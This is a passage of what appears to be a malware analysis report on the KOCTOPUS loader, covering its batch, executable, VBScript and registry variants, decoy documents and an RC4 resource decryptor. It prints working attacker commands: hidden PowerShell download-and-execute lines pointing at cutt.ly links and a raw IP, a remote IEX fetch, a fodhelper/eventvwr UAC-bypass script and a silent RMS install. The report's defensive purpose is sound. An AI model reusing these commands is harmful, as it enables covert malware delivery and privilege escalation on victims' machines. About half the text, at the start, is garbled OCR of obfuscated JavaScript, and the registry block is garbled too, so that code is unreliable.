<pre>OCINTUXSG1.j0RVFXEADe(1)CCINTUXSG1.j0RVFXEADe.LULBORTAMM=function(data,headers) (return OCINTUXSG1.wRsRVfxEADe.LULBORTAMM=function(data,headers);) OCINTUXSG1.j0RVFXEADe.KINESCENTOVED=function(c) (ty (var headers=())headers["errno"]=(e.umber)?e.umber)?="l":headers["errname"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUXSG1.j0RVFXEADe.LULBORTAMM(e.mssage,headers);) (d) (d) (c) (c) (c) (d) (c) (c) (c) (d) (c) (c) (c) (c) (c) (c) (c) (c) (c) (c</pre>
<pre>OCINTUNSCI.jOBRVFXDA0.[]OCINTUNSCI.jOBRVFXDA0.RUHONTAMM=function(data,headers) [tetum ocINTUNSCI.wRendWash.ucoREAct(CCINTUNSCI.JOBRVFXDA0.IXLKEHIPCT(),data,headers);] OCINTUNSCI.JOBRVFXDA0.RETCBTOVED=function(e) [tey [var headers=[]headers["erron"]=(e.number)?e.number;"-1";headers["errname"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUNSCI.JOBRVFXDA0.RUHONTAMW(e.message,headers);] () OCINTUNSCI.JOBRVFXDA0.XLKEHIPCT=function(jobkey) [var lobsev["vered[tobkey]] =="modificient[jobkey]]</pre>
<pre>OCINTUSSI.JOHRVEXDAO.[]OCINTUSSI.JOHRVEXDAO.LUBROTXMM=function(data,headers) [[tetum OCINTUSSI.WRRMMANNB.UNCORACH(COINTUSSI.JOHRVEXDAO.IXLKENIPCT(),data,headers);] OCINTUSSI.JOHRVEXDAO.KETCHTOVD=function(0) [ty [(var haders=[])headers["errno"]=(e.number)?e.number:"="]="headers["errname"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUSSI.JOHRVEXDAO.LUBROTXMM(e.mszage,headers);] OcINTUSSI.JOHRVEXDAO.LUBROTXMM(e.mszage,headers);] OcINTUSSI.JOHRVEXDAO.LUBROTXMM(e.mszage,headers);] OcINTUSSI.JOHRVEXDAO.LUBROTXMM(e.mszage,headers);] OcINTUSSI.JOHRVEXDAO.LUBROTXMM(e.mszage,headers);] (var Johkey=(typeof(johkey)!=="undefined")?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.LUBROTXMOSCH.DUBLING:[Undefined"]?johkey:OCINTUSSI.GRSTMBUXG=johkey=";";] OCINTUSSI.JOHRVEXDAO.UNDEfined"]?johkey:OCINTUSSI.MICEJOH</pre>
<pre>OCINTUNSCI.JURVPEXIDO.[]OCINTUNSCI.JURVPEXIDO.LURUGTINMM=function(data,headers) [tetum ocINTUNSCI.JURVPEXIDO.RETCBTOVED=function(c) [tetum ocINTUNSCI.JURVPEXIDO.RETCBTOV</pre>
<pre>OCINTUMSG1.00RVFXEAD.0[]:OCINTUMSG1.00RVFXEAD.2LUBOTTAMM=function(data,headers) [fetum ocCINTUMSG1.00RVFXEAD.2LUBOTTAMM=function(data,headers); OCINTUMSG1.00RVFXEAD.2LUBOTTAMM(e.message,headers);] COINTUMSG1.00RVFXEAD.2LUBOTTAMM(e.message,headers);] COINTUMSG1.00RVFXEAD.2LUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAMM(e.message);COINTUKSG1.0RUBOTTAM</pre>
<pre>OCINTUSSI.JUNYVEXDAO.[]OCINTUSSI.JUNYVEXDAO.RUNONTAMM=function(data,headers) (terum OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*=1";headers["errnms"]=(e.name)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*e.number:"=1";headers["errnms"]=(e.name)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*e.headers);] () OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*GINTUSSI.GRSTEMBUXG+jobkey+;";) OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description)*f.description;f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.description;f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnm</pre>
<pre>OCINTUSSG1.00RVFXEAD.0[]:OCINTUSSG1.00RVFXEAD.2LUBOTTAMM=function(data,headers) [fetum ocCINTUSG1.WRRMANNEN.UNCORACLCOCONTUSSG1.00RVFXEAD.2LUBOTTAMM=function(data,headers);] OCINTUSG1.00RVFXEAD.2LUBOTTAMM(e.message,headers);] (1) (1) (1) (1) (2) (2) (2) (2) (2) (2) (2) (2) (2) (2</pre>
<pre>OCINTUSSI.JUNYVEXDAO.[]OCINTUSSI.JUNYVEXDAO.RUNONTAMM=function(data,headers) (terum OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*=1";headers["errnms"]=(e.name)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*e.number:"=1";headers["errnms"]=(e.name)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAMM(e.number)*e.name:"Unknown";headers["errdmsc"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*e.headers);] () OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*GINTUSSI.GRSTEMBUXG+jobkey+;";) OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description:"Unknown";return OCINTUSSI.JUNYVEXDAO.RUNONTAM(e.number)*f.headers("errnms"]=(e.name)*f.headers("errnms"]=(e.description)*e.description)*f.description;f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.description;f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnms"]=(e.description)*f.headers("errnm</pre>
<pre>OCINTUSSI.JQHNYEXDAO.[]OCINTUSSI.JQHNYEXDAO.RUNGTYMMM=function(dita,headers) [[sturn OCINTUSSI.JQHNYEXDAO.RETCROVDS=function(o) [sty [(var hader:=[)]headers["erro"]=(e.number)?e.number:"-1";headers["errnms"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers;;] [] (var hader:=[)]headers["erro"]=(e.description]?e.description:"Unknown";return OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers;;] [] (var johsyn:vpicaAo.JUNNOTING(e.generation)]] ()) OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers;;] OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers;;] OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers;;] OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(e.nessage.headers);] OCINTUSSI.JQHNYEXDAO.RUNGTYMEMA(Header);] OCINTUSSI.JQHNYEXDAO.RUNGTYM</pre>
<pre>OCINTUSSG1.00RVFXEADo.():OCINTUSSG1.00RVFXEADo.RLUGOTTAMM=function(dita,headers) (return OCINTUSG1.WRRMAMBB.UNDORBAC(COCINTUSG1.00RVFXEADo.IXLKRHIPCT(),data,headers);) OCINTUSG1.00RVFXEADo.RUETOROVD=function(o) (ty (var haders=():headers["errno"]=(e.umber)?=.umber:"=":headers:["errname"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUSG1.00RVFXEADo.RUETOROVD=function(o) (var ubaders=():headers);) () (var bobby=(typeof()okky)!=="undefined")?jobky:OCINTUSG1.MHTQL3EVR;return OCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.RUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return OCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return OCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return OCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return OCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return(CCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.MHTQL3EVR;return(CCINTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.CONTUSG1.CONTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.CONTUSG1.CONTUSG1.GRSTPHBUX6+jobkey+";";) OCINTUSG1.00RVFXEADO.GNUENKHIPCT():return(CCINTUSG1.CONTUSG1.CONTUSG1.CONTUSG1.CONTUSG1.FOGTALE);) (var intermation():return(CCINTUSG1.CONTUSG1.CONTUSG1.CONTUSG1.CONTUSG1.FOGTALE);) (var intermation():retur</pre>
<pre>OCINTUNGSI.JURVYEXDAO.[]OCINTUNGSI.JURVYEXDAO.RLUGOTXMUELON(data,headers) [fetum ocintussi.Washinghue.Uconscience(construksi.JurvyEveConstru</pre>
<pre>OCINTUSSG1.00RVFXEAD.0[]:OCINTUSSG1.00RVFXEAD.2LUBOTTAMM=function(data,headers) [fetum ocintusG1,WaskgAnnes.UncodEnc(oCintusG3).00RVFXEAD.2LUBOTTAMM=function(data,headers); OCINTUSG1.00RVFXEAD.2LUBOTTAMM(e.message,headers); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,headers); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.00RVFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.0VRFXEAD.2LUBOTTAMM(e.message,feaders); CointusG31.0VRFXEAD.2LUBOTTAMM(e.message,feaders)</pre>
<pre>OCINTUSSI.JUNYVEXADO.LINGEXENDUSSI.JUNYVEXADO.RLUNGEXEMPTECION(data,headers) [terum OCINTUSSI.JUNEXECTOVED=function(c) [terum OCINTUSSI.JUNEXECTOVED=function(c) [var isdaders=[}):adders=[}:adders=[]=(a.description]?=(a.des</pre>
<pre>OCINTUNGSI.JUNIVEXIADe(1):OCINTUNGSI.JUNIVEXIADe.RLUNOITAMMefunction(data,headers) (return OCINTUNGSI.JUNIVEXIADe.RLUNOITAME.UCONSULCE(CONSUNUSSI.JUNIVEXIADe.RLUNOITAME.CONSULCE); (return OCINTUNGSI.JUNIVEXIADE.RLUNOITAME(e.message,headers); (return OCINTUNGSI.JUNIVEXIADE.RLUNOITAME(e.message,headers); (return); (return</pre>
<pre>OCINTUNSG1.JUNNYEXDAO.[]:OCINTUNSG1.JUNNYEXDAO.RLUNDYTAMM=function(dita,headers) [[tetum OCINTUNSG1.WRBMSMBB.UDOBBAC(COCONTUNSG1.JUNNYEXDAO.RLUNDYFEXDAO.RLU</pre>
<pre>OCINTUNSG1.JUNNYEXDAO.[]:OCINTUNSG1.JUNNYEXDAO.RLUNDYTAMM=function(dita,headers) [[tetum OCINTUNSG1.WRBMSMBB.UDOBBAC(COCONTUNSG1.JUNNYEXDAO.RLUNDYFEXDAO.RLU</pre>
<pre>OCINTUSSI.JURVPEXIAO-[]/OCINTUSSI.JURVPEXIAO.RURDOTEXING=function(dita,headers) [[etumn OCINTUSSI.JURVPEXIAO.KETCETOVED=function(e) [ty [[var headers=[]/headers["errno"]=(e.number)?=.number:"=1";headers["errnase"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUSSI.JURVPEXIAO.KETCETOVED=function(e) [var headers=[]/headers["errno"]=(e.number)?e.number:"=1";headers["errnase"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCINTUSSI.JURVPEXIAO.INIKURHIPCT=function(jobky) [var Johky=(typeef(johky)!=="undefined")?johky=:OCINTUSSI.JURVPEXIAO.EXIKEHIPCT();eturn OCINTUSSI.JURVPEXIAO.JURVPEXIAO.INIKEHIPCT=function(johky,fortHigh=seturn OCINTUSSI.JURVPEXIAO.JURVPEXIAO.INIKEHIPCT();eturn OCINTUSSI.JURVPEXIAO.JURVPEXIAO.JURVPEXIAO.INIKEHIPCT();eturn OCINTUSSI.JURVPEXIAO.JURVPEXIAO.JURVPEXIAO.INIKEHIPCT();eturn OCINTUSSI.JURVPEXIAO.JURVPEXIAO.JURVPEXIAO.JURVPEXIAO.UNIKEHIPCT();eturn OCINTUSSI.JURVPEXIAOJULAJULJEZUEVEXUIJOJ(JURVPEXIAOJUJULJEZUEVEXIJEJULIJOJULJUSI.JURVPEXIAOJULJ</pre>

Figure 26: Data collection

In this case, we observed that Koadic acted as a downloader to download and execute RMS, LuminosityLink. In some other cases, the actor used Koadic to drop njRat, Remcos and Quasar RAT.


```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle
Hidden -command "& { (New-Object
Net.WebClient).DownloadFile('https://cutt.ly/OhakgDJ',
'C:\Users\Public\Libraries\1.exe')};" C:\Users\Public\Libraries\1.exe
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle
Hidden -command "& { (New-Object
Net.WebClient).DownloadFile('https://cutt.ly/agV2Ekk',
```

```
'C:\Users\Public\Libraries\Setup-RMS.exe')};"
C:\Users\Public\Libraries\Setup-RMS.exe
@echo off
taskkill /f /im rutserv.exe
taskkill /f /im rfusclient.exe
reg delete "HKLM\SYSTEM\Remote Manipulator System" /f
attrib +s +h "C:\Windows\System32\vipcatalog"
cd C:\Windows\System32\vipcatalog\
"rutserv.exe" /silentinstall
regedit /s regedit.reg
"rutserv.exe" /start
@exit
```

Ngrok

We have observed some other variants of KOCTOPUS where the actor first deployed a modified version of <u>Invoke-Ngrok</u> which is a PowerShell script that exposes local ports of a victim over the internet. This script has an embedded Base64 encoded payload that is decoded and stored in the Libraries directory pretending to be *RuntimeBroker.exe*. This dropped payload achieved persistence through the AutoRun registry key and a scheduled task.


After deploying Ngrok, the loader has deployed both Octopus and Koadic RATs.



ADS-Backdoor

In another case, we observed that the actor has tried to use the ADS-Backdoor which is a backdoor persistent module of <u>Nishang</u> Framework. Nishang is an open-source PowerShell-based framework for offensive security, penetration testing, and red teaming.

```
powershell.exe -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('https://cutt.ly/nfPs6qP'); Checking -URL
https://cutt.ly/0fPs6VQ -Arguments "CHECK""
```



Executable Variant

We were able to find 7 executables associated with KOCTOPUS. All of these executables have been compiled using Pure Basic and have the same compile date (February 1st 2018) and almost all of them were recently uploaded to VirusTotal.

Having the same compile time might indicate that they have been developed or modified by an automated tool. After further analysis we identified that all of these samples have been generated using a Bat to Exe Converter tool. In fact, the actor has used a tool to convert its batch loader to an executable. The compile time is predefined in this application and does not show the right compilation time. We believe the right compilation time is around the time that the sample has been uploaded to VirusTotal.

O Bat To Exe Converter v3.2 - test.bat		
File Edit Converter Tools Language ?		
Image: New Open Save Save Statings Statings		
S test.bat	Options 🥥 Embed	Version information
<pre>2 @echo Off 3 for /f "tokens=2 delims=," %%1 in ('wmic os get caption^,version /format:csv') do set os=%%1</pre>	Icon:	
4 echo %os% find " 10 ">nul && reg add HKCU\Software\Classes\ms-settings\shell\open\command /v "DelegateExecute" /f && reg add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c powershell	Password: Working directory:	Current directory
-WindowStyle Hidden -command \"IEX (New-Object Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat', 'C:\Vsers\Public\Libraries\sc.bat')\\" c:\Vsers\Public\Libraries\sc.bat" /f && START	Exe-Format:	32 Bit Console (Visible)
<pre>/W fodhelper.exe && reg delete HKCU\Software\Classes\ms-settings /f reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "cmd.exe /c powershell -WindowStyle Hidden -command "TEX (New-object</pre>	UAC:	Request administrator privileges
Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat', 'C:\Users\Public\Libraries\sc.bat');\" c:\Users\Public\Libraries\sc.bat" /f && START /W eventvwr.exe && reg delete HKEY CURRENT USER\Software\Classes\mscfile /f	Packer:	Enable UPX compression
5	Embedded items	
	Extract to:	Current directory
	Method:	Synchronous
	Overwrite:	
	Save attributes:	No
	Display names:	No
Line: 5 Position: 1 🚳 C:\Users\Lab\Desktop\test.bat		

Figure 29: Bat to exe convertor

The samples are using different names to pretend they are legitimate applications. Here are some of the names used by these samples:

- "IATA ONE ID.exe": This has been distributed through a spam campaign on Jan 6th, 2021. It is using the *IATA ONE ID* icon to pretend it is that software. ONE ID is a fairly recent concept introduced by IATA for contactless identity management that leverages biometric technology. This indicates that this actor is constantly monitoring new IATA technologies to update its toolsets respectively.
- "BSPlinkUpdaterV4.exe": Similar to the "IATA ONE ID" this has been specifically designed to target airlines that are using BSPLink software.
- "Federal Skilled Worker Program Eligible Occupations Canada Immigration and Visa Information Canada.exe": This is designed to target people that are applying to the Canada skill worker program. The actor has used decoy documents from a Canada Immigration website (Figure 30 and Figure 31).




Figure 30: Decoy document

JOB_SEARCH_FORM.pdf

Nom :	Renseignements du presta	ataire	Séance	d'information	
Nom :			Date :	Heure :	
Numéro d'assurance sociale :			Endroit :		
	phone ou cellulaire avec l'ir	dicatif régional :			
preuve d'une vo Les démarches - Évaluation d - Préparation - Inscription à - Participation - Réseautage; - Contact aupr	olonté réelle, soutenue et co i de recherche d'emploi peu es occasions d'emploi; d'un curriculum vitæ ou d'ur des outils de recherche d'e à des ateliers sur la recher	ontinue qui reflète les ivent comprendre ent ne lettre de présentat mploi, à des guichets che d'emploi ou à de	ion; emplois ou à des agences	communauté.	us devez jaire
 Participation 	à des entrevues;				
	and a second				
 Évaluation d 	es compétences en cours.				
Évaluation d Date	Type de démarche de recherche d'empioi	d'emploi (p. ex., titr l'employeur, adre	lémarches de recherche e du poste, salaire, nom de sse, numéro de téléphone t courriel)	Avez-vous accepté une offre d'emploi? (Oui / Non)	Avez-vous refusé une offre d'emploi (Oui / Non)
200200	Type de démarche de	d'emploi (p. ex., titr l'employeur, adre	e du poste, salaire, nom de sse, numéro de téléphone	accepté une offre d'emploi?	refusé une offre d'emploi
200200	Type de démarche de	d'emploi (p. ex., titr l'employeur, adre	e du poste, salaire, nom de sse, numéro de téléphone	accepté une offre d'emploi?	refusé une offre d'emploi
200200	Type de démarche de	d'emploi (p. ex., titr l'employeur, adre	e du poste, salaire, nom de sse, numéro de téléphone	accepté une offre d'emploi?	refusé une offre d'emploi
200200	Type de démarche de	d'emploi (p. ex., titr l'employeur, adre	e du poste, salaire, nom de sse, numéro de téléphone	accepté une offre d'emploi?	refusé une offre d'emploi

Figure 31: Decoy document

The actor has used several different icons for these executables. Among them we observed one that is an old Malwarebytes icon possibly pretending to be our security software.



Figure 32: Used icons

This Bat to Exe Converter encrypts the batch loader into its resource section. The executable loads the resource, decrypting its content and then executing the batch file.

Here is the main process of this loader:

• It creates a directory in the %APPDATA%/Temp directory and then creates a batch file in that directory. The name of the directory and batch files are generated randomly.




Figure 33: Create Directory


• It looks for resources by their hashes and loads them using the LoadResource API call. This executable contains 2 resources. One of them has been used to generate a key for the RC4 encryption algorithm. The other one is the batch file content that has been encrypted.

```
LPVOID __stdcall LoadResource_Function(HMODULE hModule, HRSRC hResInfo)
{
    HGLOBAL hResData; // [esp+0h] [ebp-8h]
    LPVOID v4; // [esp+4h] [ebp-4h]
    sub_40DF60();
    hResData = LoadResource(hModule, hResInfo);
    nNumberOfBytesToWrite = SizeofResource(hModule, hResInfo);
    v4 = sub_409B40(nNumberOfBytesToWrite);
    sub_409C20(hResData, v4, nNumberOfBytesToWrite);
    FreeResource(hResData);
    return v4;
}
```

Figure 34: Load Resource

- It generates the RC4 key from the resource.
- It decrypts the content of the other resource and writes it into that created batch file. (The encryption key is 6A2148ADADF8D6E529B08D8BD0800A85).
- It calls cmd.exe to execute the generated bat file using CreateProcessW.

```
while ( !v3 );
   v14 = 0;
   v13 = 0;
   do
  {
     if ( v13 > 255 )
        break;
      v14 = (unsigned __int8)(*(_BYTE *)(v12[0] + 4 * v13) + *(_BYTE *)(v11[0] + 4 * v13) + v14);
     v4 = v11[0];
     v17 = *(_DWORD *)(v11[0] + 4 * v13);
     *(_DWORD *)(v11[0] + 4 * v13) = *(_DWORD *)(v11[0] + 4 * v14);
*(_DWORD *)(v4 + 4 * v14) = v17;
     v3 = _OFADD_(1, v13++);
   3
   while ( !v3 );
   v13 = 0;
   v14 = 0;
   v21 = (_BYTE *)a1;
   v16 = 0;
   do
   {
     if ( a2 - 1 < v16 )
        break;
      v13 = (unsigned __int8)(v13 + 1);
      v5 = v11[0];
     v3 = v11[0];
v14 = (unsigned __int8)(*(_BYTE *)(v11[0] + 4 * v13) + v14);
v17 = *(_DWORD *)(v11[0] + 4 * v13);
*(_DWORD *)(v11[0] + 4 * v13) = *(_DWORD *)(v11[0] + 4 * v14);
*(_DWORD *)(v5 + 4 * v14) = v17;
v15 = (unsigned __int8)(*(_DWORD *)(v5 + 4 * v14) + *(_DWORD *)(v5 + 4 * v13));
v18 = *(_DWORD *)(v5 + 4 * v15);
*v314 - 0 = v18;
      *v21++ ^= v18;
     v3 = _OFADD_(1, v16++);
   while ( !v3 );
   sub_40DB6A(4, 1, 5, 0, v11);
  sub_400B6A(4, 1, 5, 0, v12);
sub_409B20((LPVOID)lpMem);
   v7 = sub_40DEF0((LPVOID))pWideCharStr);
  sub_400CBD(v11[0]);
   sub_400CBD(v12[0]);
  return v7;
5
```



Vbscript Variant

The KOCTOPUS vbscript variant has the same functionality as we mentioned in the batch variant with the difference that process execution has been started by a VBScript that calls wscript to execute a PowerShell command. This PowerShell command downloads the batch variant of KOCTOPUS. All of the VBScript files are obfuscated to make analysis more difficult.

In the VBA variant, the actor has used the URL shortener cutt.ly to hide its real URL which in this case is a GitHub repository hosted at *raw.githubusercontent.com*.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle
Hidden -command "IEX (New-Object
Net.WebClient).DownloadFile('https://cutt.ly/fgOTMj0',,
'C:\Users\Public\Libraries\reguac.bat');"
C:\Users\Public\Libraries\reguac.bat
```

Registry key variant

This variant sets the AutoRun registry key with a Powershell command that downloads and executes the batch variant of KOCTOPUS.

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USEkSoftware/Microsoft/Windows/CurrentVersion/Run]
"TMMan"="memory CurrentVersion/Run]
"TMMan"="memory Corrected - Nandows/Version/Run]
Ci/Users/\Public/Libraries/\reguac.bat');\"
Ci/Users/\Public/Libraries/\reguac.bat');\"
```

Fiigure 36: Reg variant

Empoder

Prior to using Koadic as the main RAT this actor has used PowerShell Empire as its main toolset. To load PowerShell Empire the actor has used its Empire Loader which we call Empoder.

